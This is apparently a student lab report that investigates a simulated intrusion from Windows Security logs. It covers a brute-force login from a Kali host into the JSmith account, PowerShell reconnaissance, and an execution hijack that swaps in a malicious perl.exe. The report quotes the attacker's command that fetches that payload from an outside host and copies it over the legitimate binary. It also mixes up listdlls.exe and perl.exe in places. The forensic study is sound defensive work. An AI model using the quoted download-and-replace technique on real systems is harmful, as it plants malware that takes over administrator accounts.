<u>LAB- 05 Incident Investigation and Log Analysis</u>

By:- Faraz Ahmed

Part 1- Initial Vector of Compromise

- Open Event Viewer and select "Security" then right-click on security log icon and select "Save All Events as..." and save it as "securitylog.csv" as observed in Figure 1.




Figure 1: Screenshot of Security logs in Event Viewer.

- Then we will send "security.csv" file to our personal computer and convert it into the new excel sheet to analyze the security logs properly as seen in Figure 2.




Figure 2: Screenshot of "security.csv" which is imported in Excel to read logs.

Q1. What is the name of the computer that engaged in the brute force attack?

Ans1. Kali was the name of the computer that engaged in the brute force attack which is highlighted in Figure 3.

Figure 3: Screenshot of Computer's name i.e. Kali.

Q2. What is the IP address of the computer that engaged in the brute force attack?

Ans2. 192.168.56.101 is the IP address of the computer that was engaged in the brute force attack which is highlighted in Figure 4.

Figure 4: Screenshot of IP address of the computer that was engaged in brute force.

Q4. What is the name of the account that the attacker breached?

Ans4. JSmith is the name of the account that the attacker breached which as highlighted in Figure 5.

Figure 5: Screenshot of Jsmith is account which was breached by attacker.

Q5. At what approximate time did the attack start?

Ans5. 9/7/2021 10:04:47 AM is the time when the attack started as shown in Figure 6.




Figure 6: Screenshot of time when the attack started.

Executive Summary

In my investigation, we identified that the attacker got an access through a standard user account which was Jsmith. So, attacker got access of Jsmith's account through either weak credentials or phishing because of which we got access to that account and thus allowing the attacker to execute some of the reconnaissance tools such as listdlls.exe which was utilized to inspect any trusted active processes like perl.exe.

So, the attacker basically attacked a user- Jsmith and took over his/her account so that the attacker has some insider account which can make it easy to gain unauthorized administrative access to the server through a privilege escalation method. The attacker basically brute forced his/her way into the Jsmith's account with device as Kali and IP address as 192.168.56.101 at 9/7/2021 10:04:47 AM. Then, after taking over Jsmith's account, attacker executed listalls.exe to analyze which crucial and active processes is running in that system so that he can take benefit by replacing the original process with the fake and malicious one for the account with admin access to run it into his/her system and infect it. The attacker then noticed about perl.exe in that list so he searches for it using "listdlls.exe -r perl" to target that specific process. Then attacker downloaded the malicious perl.exe from online using "Invoke WebRequest http://192.168.56.101:8000/per10.exe -outfile ./perl.exe" then the replaced the original perl.exe with the malicious one by copying malicious perl.exe to C:\Strawberry\perl\bin\perl.exe. Hence, eventually the admin account will access or call perl.exe, he/she will run that malicious perl.exe into his/her system which will help attacker to take over admin's account.

This type of attack where a crucial executable process is replaced by malicious one which when an admin account ran, infects the system and let attacker take over it is called as Execution Hijacking. Because of this attacker gets admin access into the system with all elevated permissions and ready to exploited the trust.

Some of my recommendations to prevent this in the future are:-

a. Establish low-privilege policy to restrict low privilege users to modify them specially trusted executables.
b. Imply policies where users need to update their password to strong and different and regular change it in every 90 days.
c. Deploy endpoint detection and response (EDR) tools which will alert any type of privilege escalation behavior or malicious injection attempts.

Part 2- Post Breach Behavior

Q1. What are 3 different commands the attacker ran?

Ans1. The 3 different commands that the attacker used are:-

a. Get-process (refer to Figure 7)
b. Get-wmiobject -class Win32_Product (refer to Figure 8)
c. Open listdlls.exe in Desktop (refer to Figure 8)




Figure 7: Screenshot of "get-process" command used by attacker.




Figure 8: Screenshot of "get-wmiobject -class win32_Product" and "cd listdlls.exe" by attacker.

Q2. What do you think the purpose of one of these commands might be? (If you do not understand a command the PowerShell documentation previously linked may help.)

Ans2. Get-process was the command used by the attacker to review a list of all of the currently running processes on the system. So, the attacker used this command to check current activity to identify what type of active programs, processes and security tools can be exploited. (refer Figure 7)

Q3. What specific process did the attacker seem to take an interest in? (Process in this context would be references to .exe files which are executable applications.)

Ans3. The attacker took special interest in listdlls.exe which is a legitimate sysinternals utility that basically lists all of the CLLs loaded into different processes and it is used by system administrators to-investigating and analyzing overall memory, debugging and utilizing what DLLs were loaded in these processes. So, the attacker basically wants to replace original listdlls.exe with a malicious one which can fool an admin into running and can execute that malware with admin rights which attacker could take advantage of as shown in Figure 9.




Figure 9: Screenshot of attacker analyzing "listdlls.exe" active process.

Independent Examination- Privilege Escalation

Q1. What application did the attacker use to set a trap for the administrative user?

Ans1. The attacker used “perl.exe” as the application to set a trap for the administrative user as observed in Figure 10.




Figure 10: Screenshot of attacker trying to set a trap using “listdlls.exe -r perl”.

Q2. Did the attacker move the legitimate application?

Ans2. Yes, as we can observe from the Figure 11, the attacker copies the externally downloading malicious perl.exe and paste it in the original perl.exe’s location. He basically used “cp perl.exe c:\strawberry” to replace perl.exe in c:\strawberry location.





Figure 11: Screenshot of attacker copies malicious perl.exe and paste it in original perl.exe’s location.

Q3. What file did the attacker replace the legitimate application with?

Ans3. Yes, as we can observe from Figure 12, the attacker downloaded the malicious perl.exe file from online website using “Invoke WebRequest http://192.168.56.101:8000/per10.exe -outfile ./perl.exe” and downloaded that malicious perl.exe in his/her device.



<u>Figure 12: Screenshot of attacker downloading malicious perl.exe using “Invoke WebRequest http://192.168.56.101:8000/per10.exe -outfile ./perl.exe”.</u>